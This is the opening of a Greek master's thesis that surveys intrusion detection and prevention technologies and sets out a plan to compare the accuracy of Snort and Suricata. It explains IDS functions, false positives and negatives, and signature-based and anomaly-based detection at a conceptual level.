Πανεπιστήμιο Πειραιώς

Τμήμα Ψηφιακών Συστημάτων

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Τεχνοοικονομική Διοίκηση & Ασφάλεια Ψηφιακών Συστημάτων»

Κατεύθυνση «Ασφάλεια Ψηφιακών Συστημάτων»

Διπλωματική Εργασία

Εγκατάσταση και Πειραματική Μελέτη Συστημάτων Ανίχνευσης Εισβολών

Φοιτητής	Ανδρέας Μπαλής, MTE1117
Επιβλέπων	Χρήστος Ξενάκης, Επίκουρος Καθηγητής
Ημερομηνία	21/05/2013

Περίληψη

Καθώς όλο και περισσότεροι οργανισμοί αξιοποιούν συστήματα ανίχνευσης εισβολών για την προστασία των πληροφοριακών τους συστημάτων, η ανάγκη για τεχνικές αποτίμησης της αποτελεσματικότητας αυτών των συστημάτων ασφάλειας γίνεται ολοένα και πιο επιτακτική. Η δυνατότητα πραγματοποίησης ποσοτικών μετρήσεων της απόδοσης των IDSs είναι απαραίτητη αφενός μεν για εκείνους που έχουν την ευθύνη αξιολόγησης και επιλογής ενός τέτοιου συστήματος και αφετέρου για τους ερευνητές που προσπαθούν να βελτιώσουν τα συστήματά τους και να μετρήσουν την πρόοδο και αποτελεσματικότητά τους. Ωστόσο, δεν υπάρχει επί του παρόντος μία ολοκληρωμένη και επιστημονικά τεκμηριωμένη μεθοδολογία δοκιμής της αποτελεσματικότητας αυτών των συστημάτων. Η έλλειψη ποσοτικών μετρήσεων απόδοσης των IDS/IPS, οφείλεται σε διάφορα εμπόδια που χρειάζεται να ξεπεραστούν προκειμένου να είναι εφικτή η εκτέλεση αυτών των δοκιμών.

Στην παρούσα εργασία γίνεται αρχικά μία συστηματική καταγραφή και ταξινόμηση των υφιστάμενων τεχνολογιών και μεθοδολογιών ανίχνευσης και αποτροπής εισβολών. Η ταξινόμηση αυτή αποτελεί ένα χρήσιμο εργαλείο για όσους φέρουν την ευθύνη προσδιορισμού των στόχων χρήσης ενός τέτοιου συστήματος και επιλογής των κατάλληλων τεχνολογιών που θα οδηγήσουν στην επίτευξη αυτών των στόχων.

Δεδομένου ότι η πλειονότητα των εμπορικών συστημάτων που χρησιμοποιούνται σήμερα είναι δικτυακά IDSs/IPSs τα οποία χρησιμοποιούν τη μεθοδολογία ανίχνευσης βάσει υπογραφών, επιλέχθηκαν δύο ευρέως γνωστά δικτυακά IDSs ανοικτού κώδικα προκειμένου να μελετηθούν πειραματικά και να συγκριθούν ως προς την ακρίβεια ανίχνευσης απειλών. Το πρώτο IDS είναι το Snort, το οποίο αποτελεί το πιο καταξιωμένο διεθνώς IDS ανοικτού κώδικα. Το δεύτερο IDS είναι το Suricata, το οποίο έχει γίνει γνωστό τα τελευταία χρόνια κυρίως λόγω του χαρακτηριστικού του πολυνηματισμού που διαθέτει. Το χαρακτηριστικό του πολυνηματισμού επιτρέπει στο Suricata να αξιοποιήσει πολλαπλές CPUs για την παράλληλη επεξεργασία μεγάλου πλήθους πακέτων, καθιστώντας το ικανό να ανταπεξέλθει στις υψηλές απαιτήσεις μίας δικτυακής κίνησης υψηλού όγκου.

Για τον προσδιορισμό των πειραματικών δοκιμών που θα επέτρεπαν τη συγκριτική αξιολόγηση των δύο συστημάτων, χρειάστηκε να προηγηθεί ο προσδιορισμός των κυριότερων μετρήσιμων χαρακτηριστικών των IDSs, εστιάζοντας κυρίως στα ποσοτικά χαρακτηριστικά που σχετίζονται με την ακρίβεια ανίχνευσης απειλών. Επίσης, αναλύονται οι δυσκολίες που χρειάζεται να ξεπεραστούν προκειμένου να διενεργηθεί μία αξιολόγηση ενός IDS, αλλά και οι αδυναμίες των IDSs που μπορεί να εκμεταλλευτεί ένας επιτιθέμενος προκειμένου να αποφύγει την ανίχνευση των δραστηριοτήτων του.

Μετά τον προσδιορισμό των μετρήσιμων χαρακτηριστικών σύγκρισης, περιγράφονται λεπτομερώς οι δοκιμές που πραγματοποιήθηκαν καθώς και τα συμπεράσματα που προκύπτουν από τη μελέτη των αποτελεσμάτων. Το γενικότερο συμπέρασμα που προκύπτει είναι ότι το Snort παραμένει το de facto IDS/IPS ανοικτού κώδικα για παραγωγικά περιβάλλοντα. Ωστόσο, το Suricata είναι ένα ανερχόμενο IDS/IPS με αξιόλογες επιδόσεις, το οποίο χρησιμοποιεί τεχνικές εκμετάλλευσης των διαθέσιμων υπολογιστικών πόρων οι οποίες θα πρέπει να υιοθετηθούν και από το Snort. Η εξέλιξή του θα πρέπει να παρακολουθείται στενά, καθώς στο προσεχές μέλλον ενδέχεται να αποτελέσει την πιο ενδεδειγμένη λύση δικτυακού IDS/IPS ανοικτού κώδικα.

Περιεχόμενα

Ευρετήριο εικόνων

Ευρετήριο πινάκων

1 Εισαγωγή

Συσκευές όπως οι συναγερμοί καταπάτησης της ιδιοκτησίας, οι ανιχνευτές καπνού, οι συναγερμοί πυρκαγιάς και τα κλειστά κυκλώματα τηλεόρασης, εμπίπτουν στην κατηγορία των φυσικών συστημάτων ανίχνευσης και αποτροπής εισβολών και απειλών της πραγματικής ζωής. Η αποστολή αυτών των συσκευών είναι η παρακολούθηση της εμφάνισης συγκεκριμένων απειλών και η παραγωγή ειδοποιήσεων και καταγραφή των παρατηρούμενων γεγονότων κατά την εκδήλωσή τους. Παραδείγματα τέτοιων απειλών είναι οι πυρκαγιές και η καταπάτηση της ιδιοκτησίας. Συνέπειές τους μπορεί να είναι η κλοπή, η φθορά ξένης περιουσίας ή ακόμα και η απώλεια ανθρώπινων ζωών. Ως εκ τούτου, είναι σαφές ότι η ορθή λειτουργία και η αποτελεσματικότητα αυτών των συσκευών είναι εξαιρετικά σημαντική. Προκειμένου να εξασφαλιστεί η ορθή λειτουργία και η αποτελεσματικότητά τους, διάφοροι οργανισμοί έχουν συστήσει πρότυπα συμμόρφωσης τα οποία προσδιορίζουν κανόνες και οδηγίες λειτουργίας αυτών των συσκευών. Τα πρότυπα αυτά περιλαμβάνουν ακριβείς διαδικασίες ελέγχου της λειτουργίας τους και καθορίζουν τις ακριβείς μετρικές που τα καθιστούν αποδεκτά προς χρήση.

Την τελευταία δεκαετία έχει παρατηρηθεί μία εκρηκτική ανάπτυξη του διαδικτύου, καθώς η πρόσβαση σε αυτό γίνεται ολοένα και ευκολότερη. Παράλληλα διαπιστώνεται συνεχής βελτίωση της ποιότητας των παρεχομένων από αυτό υπηρεσιών, ως συνέπεια της αύξησης των ταχυτήτων πρόσβασης. Ολοένα και περισσότεροι ιδιώτες αλλά και οργανισμοί χρησιμοποιούν το διαδίκτυο για ενημέρωση, ψυχαγωγία, αγορές, επιχειρηματικές δραστηριότητες και άλλους σκοπούς. Καθώς το διαδίκτυο γίνεται συνεχώς πιο προσφιλές και αυξάνεται ο αριθμός των χρηστών του, γίνεται εντονότερη η ανάγκη για συστήματα ασφάλειας τα οποία θα είναι σε θέση να ανιχνεύουν ύποπτες δραστηριότητες και θα αποτρέπουν την πρόσβαση σε εκείνους που επιχειρούν την εκτέλεση επιθετικών ενεργειών. Τα συστήματα αυτά είναι τα ψηφιακά συστήματα ανίχνευσης και αποτροπής εισβολών (IDS/IPS) και η λειτουργία τους ομοιάζει με αυτή των αντίστοιχων φυσικών συστημάτων που αναφέρθηκαν προηγουμένως. Δεδομένου ότι οι απειλές έναντι της ασφάλειας των πληροφοριών έχουν εξίσου σημαντικές συνέπειες με αυτές των πυρκαγιών και των καταπατήσεων της ιδιοκτησίας, είναι απολύτως απαραίτητο τα ψηφιακά IDSs να λειτουργούν σωστά και να είναι αποτελεσματικά στην ανίχνευση των απειλών. Ωστόσο, σε αντίθεση με τα συστήματα ανίχνευσης απειλών του φυσικού κόσμου, δεν υπάρχει επί του παρόντος μία ολοκληρωμένη και επιστημονικά τεκμηριωμένη μεθοδολογία δοκιμής της αποτελεσματικότητας αυτών των συστημάτων.

Στην παρούσα εργασία γίνεται μία πειραματική μελέτη και συγκριτική αξιολόγηση των δύο γνωστότερων IDSs ανοικτού κώδικα που χρησιμοποιούνται σήμερα σε παραγωγικά περιβάλλοντα. Της πειραματικής αυτής μελέτης προηγείται μία καταγραφή και ταξινόμηση των υφιστάμενων τεχνολογιών και μεθοδολογιών ανίχνευσης και αποτροπής εισβολών, καθώς και ο προσδιορισμός

των κυριότερων μετρήσιμων χαρακτηριστικών των IDSs που θα μπορούσαν να χρησιμοποιηθούν για τη συγκριτική αξιολόγηση των δύο συστημάτων.

2 Αντικείμενο, σκοπός και στόχοι

2.1 Αντικείμενο

Αντικείμενο της παρούσας εργασίας είναι η μελέτη της ακρίβειας των δικτυακών IDS κατά την ανίχνευση απειλών. Το έναυσμα για την ενασχόληση με το συγκεκριμένο αντικείμενο ήταν η διαπίστωση ότι οι περισσότερες διαθέσιμες αξιολογήσεις αυτών των προϊόντων περιορίζονται στη σύγκριση των διαθέσιμων χαρακτηριστικών τους, χωρίς να μελετούν πειραματικά την ικανότητά τους να ανιχνεύουν και να αναγνωρίζουν τις σύνθετες επιθέσεις που εκδηλώνονται στα παραγωγικά περιβάλλοντα. Κρίθηκε συνεπώς σημαντική η σχεδίαση και εκτέλεση επαναλήψιμων δοκιμών, οι οποίες θα είχαν ως αποτέλεσμα την παραγωγή συγκρίσιμων ποσοτικών μετρήσεων της ακρίβειας των εξεταζόμενων δικτυακών IDS κατά την ανίχνευση απειλών. Τα συμπεράσματα αυτών των δοκιμών μπορούν να αξιοποιηθούν από όσους φέρουν την ευθύνη επιλογής ενός δικτυακού IDS, ενώ η μεθοδολογία που ακολουθήθηκε μπορεί να εφαρμοστεί για την αξιολόγηση και επιπρόσθετων προϊόντων IDSs της ίδιας τεχνολογίας.

2.2 Σκοπός

Σκοπός της εργασίας είναι η πειραματική μελέτη και συγκριτική αξιολόγηση ως προς την ακρίβεια ανίχνευσης απειλών, των δύο γνωστότερων δικτυακών IDSs ανοικτού κώδικα που χρησιμοποιούνται σήμερα σε παραγωγικά περιβάλλοντα. Η συγκριτική αυτή αξιολόγηση θα πρέπει να γίνει μέσω μίας επαναλήψιμης διαδικασίας η οποία μπορεί να εφαρμοστεί για την αξιολόγηση και επιπρόσθετων προϊόντων IDSs της ίδιας τεχνολογίας.

2.3 Στόχοι

Μία συγκριτική αξιολόγηση συστημάτων IDSs προϋποθέτει την κατανόηση του τρόπου χρήσης και λειτουργίας αυτών των τεχνολογιών και των μεθοδολογιών ανίχνευσης που χρησιμοποιούν. Συνεπώς, ο πρώτος στόχος της εργασίας είναι η ταξινόμηση και επισκόπηση των τεχνολογιών IDS και IPS, ως απαραίτητη θεμελίωση για την πραγματοποίηση της μελέτης.

Μία δεύτερη απαραίτητη προϋπόθεση είναι ο προσδιορισμός των μετρήσιμων χαρακτηριστικών που μπορούν να χρησιμοποιηθούν για τη συγκριτική αξιολόγηση των συστημάτων. Συνεπώς, ο δεύτερος στόχος της εργασίας είναι ο προσδιορισμός εκείνων των ποσοτικών χαρακτηριστικών των συστημάτων, τα οποία θα αποτελέσουν το αντικείμενο μέτρησης των πειραματικών δοκιμών.

Ο τρίτος και τελευταίος στόχος της εργασίας είναι ο σχεδιασμός και η εκτέλεση επαναλήψιμων δοκιμών, οι οποίες θα έχουν ως αποτέλεσμα την παραγωγή συγκρίσιμων ποσοτικών μετρήσεων της

ακρίβειας των εξεταζόμενων δικτυακών IDSs κατά την ανίχνευση απειλών. Ο σχεδιασμός των δοκιμών θα πρέπει να γίνει έχοντας κατά νου τους περιορισμένους υπολογιστικούς πόρους που είναι διαθέσιμοι για την εκπόνηση της εργασίας.

3 Θεμελιώδεις αρχές των IDS/IPS

Ο όρος *ανίχνευση εισβολών* αναφέρεται στη διαδικασία παρακολούθησης και ανάλυσης των γεγονότων που συμβαίνουν σε ένα δίκτυο υπολογιστών ή ένα υπολογιστικό σύστημα, με στόχο την ανίχνευση ενδείξεων πιθανών *περιστατικών ασφάλειας*, τα οποία αποτελούν παραβιάσεις ή επαπειλούμενες παραβιάσεις της εφαρμοζόμενης πολιτικής ασφάλειας.

Ένα *σύστημα ανίχνευσης εισβολών* (IDS) είναι ένα λογισμικό το οποίο αυτοματοποιεί τη διαδικασία ανίχνευσης εισβολών, ενώ ένα *σύστημα αποτροπής εισβολών* (IPS) διαθέτει όλες τις δυνατότητες ενός IDS και επιπροσθέτως είναι σε θέση να επιχειρεί την αποτροπή των πιθανών περιστατικών ασφάλειας. Οι τεχνολογίες IDS και IPS διαθέτουν πολλές κοινές δυνατότητες και οι διαχειριστές τους είναι σε θέση να απενεργοποιούν τις δυνατότητες αποτροπής των IPS, με αποτέλεσμα αυτά να λειτουργούν ως IDS. Στις επόμενες παραγράφους παρέχεται μία ταξινόμηση και επισκόπηση των τεχνολογιών IDS και IPS, ως απαραίτητη θεμελίωση για τα κεφάλαια που ακολουθούν, επεξηγώντας τον τρόπο χρήσης και λειτουργίας αυτών των τεχνολογιών και των μεθοδολογιών ανίχνευσης που χρησιμοποιούν.

3.1 Χρήσεις των τεχνολογιών IDS/IPS

Οι τεχνολογίες IDS/IPS χρησιμοποιούνται κυρίως για την αναγνώριση πιθανών περιστατικών ασφάλειας, την καταγραφή χρήσιμων πληροφοριών σχετικά με αυτά τα περιστατικά, την απόπειρα αποτροπής τους και την αναφορά τους στους διαχειριστές ασφάλειας. Για παράδειγμα, ένα IDS/IPS θα μπορούσε να ανιχνεύσει την απόπειρα ενός επιτιθέμενου να εκμεταλλευτεί μία αδυναμία ενός προστατευόμενου συστήματος, προκειμένου να παραβιάσει την ασφάλειά του. Πολλά IDSs/IPSs είναι επίσης σε θέση να ανιχνεύσουν δραστηριότητες ανίχνευσης και χαρτογράφησης οι οποίες συνήθως προηγούνται των επιθέσεων, όπως για παράδειγμα η σάρωση συστημάτων και θυρών για την αναγνώριση στόχων των επικείμενων επιθέσεων. Η ανίχνευση αυτών των δραστηριοτήτων μπορεί να δώσει τη δυνατότητα στο IPS να αποτρέψει την επικείμενη επίθεση και να ενημερώσει τους διαχειριστές ασφάλειας προκειμένου να προβούν στις απαραίτητες ενέργειες προστασίας των συστημάτων.

Επιπρόσθετα της αναγνώρισης και αντιμετώπισης των περιστατικών ασφάλειας, τα IDSs/IPSs μπορούν να αξιοποιηθούν και για άλλους σκοπούς, όπως:

- **Αναγνώριση προβλημάτων στην εφαρμογή της πολιτική ασφάλειας του προστατευόμενου δικτύου**. Ένα IDS μπορεί να βοηθήσει στον έλεγχο της εφαρμογής της πολιτικής ασφάλειας, αναπαράγοντας το σύνολο των κανόνων του τείχους προστασίας (firewall) και αναφέροντας την παρατηρούμενη δικτυακή κίνηση η οποία θα έπρεπε να έχει

αποτραπεί και δεν αποτράπηκε, λόγω λανθασμένης παραμετροποίησης του τείχους προστασίας.

- **Συγκέντρωση πληροφοριών σχετικά με τις επιθέσεις που πραγματοποιήθηκαν**, οι οποίες θα βοηθήσουν στην αποκατάσταση των συστημάτων που παραβιάστηκαν και τον εντοπισμό του επιτιθέμενου.
- **Καταγραφή των υπαρκτών απειλών που αντιμετωπίζει ένας οργανισμός**. Τα IDSs καταγράφουν πληροφορίες σχετικά με τις επιθέσεις που εντοπίζουν. Οι πληροφορίες αυτές μπορούν να βοηθήσουν σημαντικά στην κατανόηση των χαρακτηριστικών και της συχνότητας των επιθέσεων που αντιμετωπίζει ένας οργανισμός, προκειμένου να εφαρμόσει τα κατάλληλα μέτρα προστασίας των υποδομών του.
- **Αποτροπή παραβίασης των πολιτικών ασφάλειας**. Η παρακολούθηση των ενεργειών από συστήματα IDS, πιθανών να λειτουργήσει αποτρεπτικά για τους επίδοξους επιτιθέμενους, λόγω του κινδύνου ανίχνευσης των ενεργειών τους και του εντοπισμού τους.

Λόγω της αυξανόμενης εξάρτησης από τα πληροφοριακά συστήματα και τις πιθανές επιπτώσεις από τις επιθέσεις εναντίον αυτών των συστημάτων, τα IDS/IPS έχουν γίνει μια απαραίτητη προσθήκη για την υποδομή ασφάλειας σχεδόν κάθε οργανισμού.

3.2 Κύριες λειτουργίες των IDS/IPS

Υπάρχουν πολλοί τύποι τεχνολογιών IDS/IPS, οι οποίοι διαφοροποιούνται κυρίως από τους τύπους των γεγονότων που είναι σε θέση να αναγνωρίσουν και τις μεθοδολογίες που χρησιμοποιούν για την αναγνώριση των περιστατικών ασφάλειας. Εκτός από την παρακολούθηση και την ανάλυση των γεγονότων, με στόχο την αναγνώριση ενεργειών που έρχονται σε αντίθεση με την εφαρμοζόμενη πολιτική ασφάλειας, όλες οι τεχνολογίες IDS/IPS εκτελούν συνήθως τις ακόλουθες λειτουργίες: [1]

- **Καταγραφή πληροφοριών σχετικά με τα παρατηρούμενα γεγονότα**. Οι πληροφορίες αυτές διατηρούνται συνήθως τοπικά, ενώ ταυτόχρονα μπορεί να αποστέλλονται σε ξεχωριστά συστήματα, όπως κεντρικούς εξυπηρετητές καταγραφής (logging servers) ή λύσεις SIEM (Security Information and Event Management).
- **Ειδοποίηση διαχειριστών ασφάλειας σχετικά με σημαντικά γεγονότα**. Η ειδοποίηση των διαχειριστών για κάθε σημαντικό γεγονός είναι γνωστή με το όρο alert (ειδοποίηση) και μπορεί να πραγματοποιηθεί μέσω διαφόρων καναλιών επικοινωνίας, όπως e-mails, μηνυμάτων syslog, της διεπαφής χρήστη (user interface) του IDS/IPS, ή ακόμα και μέσω της εκτέλεσης εξειδικευμένων προγραμμάτων και scripts που έχει προηγουμένως ορίσει ο διαχειριστής.

- **Παραγωγή αναφορών**. Οι παραγόμενες αναφορές παρέχουν μία σύνοψη των γεγονότων που καταγράφηκαν ή και λεπτομέρειες σχετικά με επιλεγμένα γεγονότα.

Ορισμένα IDS/IPS είναι σε θέση να τροποποιούν δυναμικά τη λειτουργία τους όταν ανιχνεύεται μία απειλή. Για παράδειγμα, μπορούν να συλλέγουν περισσότερο αναλυτικές πληροφορίες για μία συγκεκριμένη σύνοδο (session), όταν ανιχνευθεί μία απειλή εντός της συγκεκριμένης συνόδου.

Το χαρακτηριστικό που διαφοροποιεί τα IPSs από τα IDSs είναι αυτό της δυνατότητας απόκρισης ενός IPS σε μία απειλή που ανιχνεύεται, με στόχο την αποτροπή της. Οι τεχνικές που χρησιμοποιούν για την αποτροπή των απειλών ποικίλουν και μπορούν να κατηγοριοποιηθούν ως εξής:

- **Το ίδιο το IPS σταματά την επίθεση**, χρησιμοποιώντας μηχανισμούς όπως οι ακόλουθοι:
    - Τερματίζοντας τη δικτυακή σύνδεση ή τη σύνοδο του χρήστη που χρησιμοποιείται για την επίθεση
    - Αποκόπτοντας την πρόσβαση στο στόχο της επίθεσης για τον επιτιθέμενο λογαριασμό χρήστη ή τη διεύθυνση IP που χρησιμοποιεί ο επιτιθέμενος.
    - Αποκόπτοντας κάθε πρόσβαση προς το σύστημα ή την υπηρεσία που αποτέλεσε στόχο της επίθεσης.
- **Το IPS τροποποιεί το περιβάλλον ασφάλειας.** Το IPS μπορεί να αλλάξει την παραμετροποίηση άλλων συστημάτων ασφάλειας προκειμένου να τερματίσει μία εν εξελίξει επίθεση. Για παράδειγμα, είναι δυνατό να τροποποιήσει την παραμετροποίηση μίας δικτυακής συσκευής (firewall, router, switch) ή ενός host-based firewall, έτσι ώστε να αποκοπεί η πρόσβαση του επιτιθέμενου προς το στόχο της επίθεσης. Ορισμένα IPSs είναι σε θέση ακόμα και να εγκαταστήσουν patches σε ένα σύστημα, εφόσον διαπιστώσουν ότι με την εφαρμογή τους εξαλείφονται διαπιστωμένες αδυναμίες.
- **Το IPS τροποποιεί το περιεχόμενο της επίθεσης.** Ορισμένα IPSs είναι σε θέση να απομακρύνουν ή να τροποποιούν συγκεκριμένα τμήματα των απειλών που ανιχνεύουν προκειμένου να τις αφοπλίσουν. Για παράδειγμα, μπορούν να αφαιρέσουν από ένα email ένα μολυσμένο με ιό επισυναπτόμενο αρχείο.
- **Δράση εναντίον του επιτιθέμενου.** Ορισμένα IPS δίνουν διαθέτουν τη δυνατότητα λήψης μέτρων που συμπεριλαμβάνουν την εκτέλεση εχθρικών ενεργειών εναντίον του επιτιθέμενου, με στόχο την κατάρρευσή του και την αποτροπή της επίθεσης που επιχείρησε. Αν και αυτή η αντιμετώπιση φαίνεται αρκετά αποτελεσματική και δίκαιη, κρύβει πολλούς κινδύνους. Εκτός του ότι αυτή η ενέργεια ενδέχεται να μην είναι νόμιμη, υπάρχει ο κίνδυνος να προκληθεί ζημιά σε λάθος χρήστες και συστήματα, καθώς πολλοί επιτιθέμενοι χρησιμοποιούν πλαστές διευθύνσεις IP όταν εξαπολύουν μία επίθεση.

3.3 Ακρίβεια ανίχνευσης

Ένα κοινό χαρακτηριστικό των τεχνολογιών IDS/IPS είναι η αδυναμία τους να είναι απόλυτα ακριβή κατά την ανίχνευση απειλών. Η κατάσταση κατά την οποία ένα IDS/IPS ορθώς αναγνωρίζει μία δραστηριότητα ως κακόβουλη, χαρακτηρίζεται ως true positive (αληθώς θετική), ενώ η ορθή αναγνώριση μίας δραστηριότητας ως νόμιμης χαρακτηρίζεται ως true negative (αληθώς αρνητική). Αντιθέτως, η κατάσταση κατά την οποία ένα IDS/IPS εσφαλμένα αναγνωρίζει μία νόμιμη δραστηριότητα ως κακόβουλη, χαρακτηρίζεται ως false positive (ψευδώς θετική), ενώ η εσφαλμένη αναγνώριση μίας κακόβουλης δραστηριότητα ως νόμιμης χαρακτηρίζεται ως false negative (ψευδώς αρνητική). Η πλήρης εξάλειψη των false positives και negatives δεν είναι ποτέ εφικτή και συνήθως η μείωση της εμφάνισης της μίας κατηγορίας οδηγεί στην αύξηση της εμφάνισης της άλλης. Πολλοί οργανισμοί επιλέγουν να μειώσουν την εμφάνιση των false negatives προκειμένου να επιτύχουν την ανίχνευση περισσότερων κακόβουλων ενεργειών, αποδεχόμενοι παράλληλα το κόστος της αύξησης της εμφάνισης των false positives και της ανάγκης αφιέρωσης περισσότερων πόρων για την ανάλυση των γεγονότων και τη διάκριση μεταξύ των false positives και των πραγματικών κακόβουλων ενεργειών. Η διαδικασία τροποποίησης των ρυθμίσεων ενός IDS/IPS, με στόχο τη βελτίωση της ακρίβειας ανίχνευσης εισβολών, είναι γνωστή με τον όρο *tuning* (ρύθμιση).

Πολλά IDS/IPS διαθέτουν επίσης χαρακτηριστικά τα οποία τους δίνουν τη δυνατότητα να ανιχνεύουν απειλές οι οποίες χρησιμοποιούν τεχνικές διαφυγής (evasion techniques). Οι επιτιθέμενοι χρησιμοποιούν διάφορες τεχνικές διαφυγής με τις οποίες επιτυγχάνεται η τροποποίηση της εμφάνισης των επιθέσεων, ενώ ταυτόχρονα το αποτέλεσμά τους παραμένει αναλλοίωτο. Για παράδειγμα, ένας επιτιθέμενος μπορεί να κωδικοποιήσει χαρακτήρες κειμένου με ένα συγκεκριμένο τρόπο ο οποίος είναι κατανοητός από το στόχο της επίθεσης, ελπίζοντας ότι αυτή η κωδικοποίηση δεν θα είναι κατανοητή από το IDS/IPS. Τα περισσότερα IDS/IPS μπορούν να αντιμετωπίσουν τις τεχνικές διαφυγής ακολουθώντας τη λογική επεξεργασίας των συστημάτων στόχων. Αν το IDS/IPS αντιλαμβάνεται τα γεγονότα με τον ίδιο τρόπο που τα αντιλαμβάνεται το σύστημα στόχος, οι τεχνικές διαφυγής δεν είναι ικανές να αποκρύψουν τις επιθέσεις.

3.4 Κύριες μεθοδολογίες ανίχνευσης

Οι μεθοδολογίες ανίχνευσης που χρησιμοποιούν τα IDS/IPS ποικίλουν και πολλά από αυτά αξιοποιούν πολλαπλές μεθοδολογίες προκειμένου να παρέχουν ευρύτερες και πιο ακριβείς ανιχνεύσεις. Στις επόμενες παραγράφους παρουσιάζονται οι κυριότερες μεθοδολογίες ανίχνευσης.

3.4.1 Ανίχνευση βασιζόμενη σε υπογραφές

Με τη μεθοδολογία ανίχνευσης βάσει υπογραφών πραγματοποιείται σύγκριση των παρατηρούμενων γεγονότων με προκαθορισμένα πρότυπα γεγονότων που περιγράφουν μια γνωστή επίθεση. Τα

πρότυπα αυτά ονομάζονται *υπογραφές* (signatures) και γι' αυτό το λόγο η μεθοδολογία αυτή ονομάζεται *ανίχνευση βασιζόμενη σε υπογραφές* (signature-based detection). Μία υπογραφή μπορεί να περιγράφει κάποια χαρακτηριστικά ενός πακέτου, όπως είναι για παράδειγμα η εμφάνιση ενός συγκεκριμένου λεκτικού στα δεδομένα του, το οποίο χρησιμοποιείται από μία συγκεκριμένη επίθεση. Μία υπογραφή μπορεί να περιγράφει μία συγκεκριμένη επίθεση ή μία ομάδα επιθέσεων.

Η ανίχνευση βάσει υπογραφών απαιτεί τη γνώση όλων των ευπαθειών των προστατευόμενων συστημάτων, οι οποίες ενσωματώνονται σε ένα σύνολο κανόνων που περιέχει τα πρότυπα εισβολής. Η μεθοδολογία αυτή είναι εξαιρετικά αποτελεσματική στην ανίχνευση γνωστών απειλών, ενώ αντιθέτως δεν είναι ιδιαίτερα αποτελεσματική στην ανίχνευση άγνωστων απειλών, παραλλαγών γνωστών απειλών, καθώς και επιθέσεων που χρησιμοποιούν τεχνικές διαφυγής. Επίσης, η μεθοδολογία ανίχνευσης βάσει υπογραφών δεν είναι σε θέση να κατανοήσει σε βάθος τα χρησιμοποιούμενα πρωτόκολλα και δεν μπορεί να παρακολουθήσει την κατάσταση πολύπλοκων επικοινωνιών, όπως για παράδειγμα να συνδέσει ένα αίτημα προς έναν web server με την ενδεχόμενη άρνηση εξυπηρέτησης του αιτήματος. Τέλος, δεν υπάρχει η δυνατότητα εξέτασης προηγούμενων αιτημάτων κατά την επεξεργασία του τρέχοντος αιτήματος, με αποτέλεσμα να μην είναι εφικτή η ανίχνευση επιθέσεων οι οποίες συνίστανται από επιμέρους γεγονότα τα οποία από μόνα τους δεν αποτελούν ενδείξεις μίας επίθεσης. [1]

3.4.2 Ανίχνευση βασιζόμενη στον εντοπισμό διαταραχών

Η ανίχνευση βάσει εντοπισμού διαταραχών (anomaly-based detection), πραγματοποιείται μέσω της σύγκρισης των παρατηρούμενων γεγονότων με προκαθορισμένα πρότυπα που αντιστοιχούν σε φυσιολογικές και νόμιμες δραστηριότητες, με στόχο την ανίχνευση σημαντικών αποκλίσεων από αυτά. Η μεθοδολογία αυτή χρησιμοποιεί πρότυπα που αντιπροσωπεύουν τη φυσιολογική συμπεριφορά των χρηστών, των πληροφοριακών συστημάτων, των εφαρμογών και των δικτυακών συνδέσεων, τα οποία δημιουργούνται κατόπιν παρακολούθησης και μελέτης της τυπικής δραστηριότητάς τους. Το IDS/IPS χρησιμοποιεί στη συνέχεια στατιστικές μεθόδους για τη σύγκριση των χαρακτηριστικών της τρέχουσας δραστηριότητας με τα κατώφλια ειδοποιήσεων των χρησιμοποιούμενων προτύπων. Τέτοιου είδους πρότυπα μπορούν να δημιουργηθούν για πολλά χαρακτηριστικά συμπεριφοράς, όπως για παράδειγμα τον αριθμό των μηνυμάτων ηλεκτρονικού ταχυδρομείου που αποστέλλει ένας χρήστης, τον αριθμό αποτυχημένων προσπαθειών σύνδεσης σε ένα σύστημα, τις ώρες της ημέρας και τους σταθμούς εργασίας από τους οποίους συνδέεται ένας χρήστης ή το επίπεδο χρησιμοποίησης των υπολογιστικών πόρων ενός συστήματος σε μία δεδομένη χρονική περίοδο.

Το βασικό πλεονέκτημα της μεθοδολογίας ανίχνευσης βάσει εντοπισμού διαταραχών είναι η αποτελεσματικότητά της στην ανίχνευση άγνωστων απειλών, όπως για παράδειγμα μίας ιομορφής

νέου τύπου, η οποία καταναλώνει υπολογιστικούς πόρους, αποστέλλει ένα μεγάλο αριθμό ηλεκτρονικών μηνυμάτων ή πραγματοποιεί ενέργειες οι οποίες έχουν χαρακτηριστικά που διαφοροποιούνται σημαντικά από αυτά των χρησιμοποιούμενων προτύπων.

Όπως προαναφέρθηκε, τα πρότυπα δημιουργούνται κατόπιν παρακολούθησης και μελέτης της τυπικής δραστηριότητας. Η παρακολούθηση της τυπικής και φυσιολογικής δραστηριότητας λαμβάνει χώρα για ένα συγκεκριμένο χρονικό διάστημα το οποίο μπορεί να διαρκέσει από μερικές ημέρες έως και μερικές εβδομάδες και ονομάζεται *περίοδος εκπαίδευσης* του IDS/IPS. Τα πρότυπα που δημιουργούνται μέσω αυτής της διαδικασίας μπορεί να είναι είτε στατικά είτε δυναμικά. Τα στατικά πρότυπα παραμένουν αναλλοίωτα, έως ότου κριθεί απαραίτητη η εκ νέου δημιουργία τους, λόγω των αλλαγών που έχουν επέλθει με την πάροδο του χρόνου στα συστήματα και τα φυσιολογικά χαρακτηριστικά συμπεριφοράς. Αντιθέτως, τα δυναμικά πρότυπα αναπροσαρμόζονται διαρκώς βάσει των αλλαγών που παρατηρούνται στα χαρακτηριστικά συμπεριφοράς, αλλά είναι ευάλωτα σε τεχνικές διαφυγής οι οποίες μπορούν να χρησιμοποιηθούν από τους επιτιθέμενους προκειμένου να εκπαιδεύσουν στρεβλά το IDS/IPS. Για παράδειγμα, ένας επιτιθέμενος μπορεί να εκτελεί ανά τακτά χρονικά διαστήματα κακόβουλες ενέργειες οι οποίες θα είναι αρχικά μικρής κλίμακας, έτσι ώστε να μην παράγονται ειδοποιήσεις από το IDS. Αν με την πάροδο του χρόνου αυξάνει σταδιακά τη συχνότητα και την ποσότητα αυτών των κακόβουλων ενεργειών, το IDS/IPS μπορεί ενδεχομένως να θεωρήσει αυτή τη δραστηριότητα ως φυσιολογική και να αναπροσαρμόσει τα πρότυπά του έτσι ώστε να την συμπεριλάβει σε αυτά.

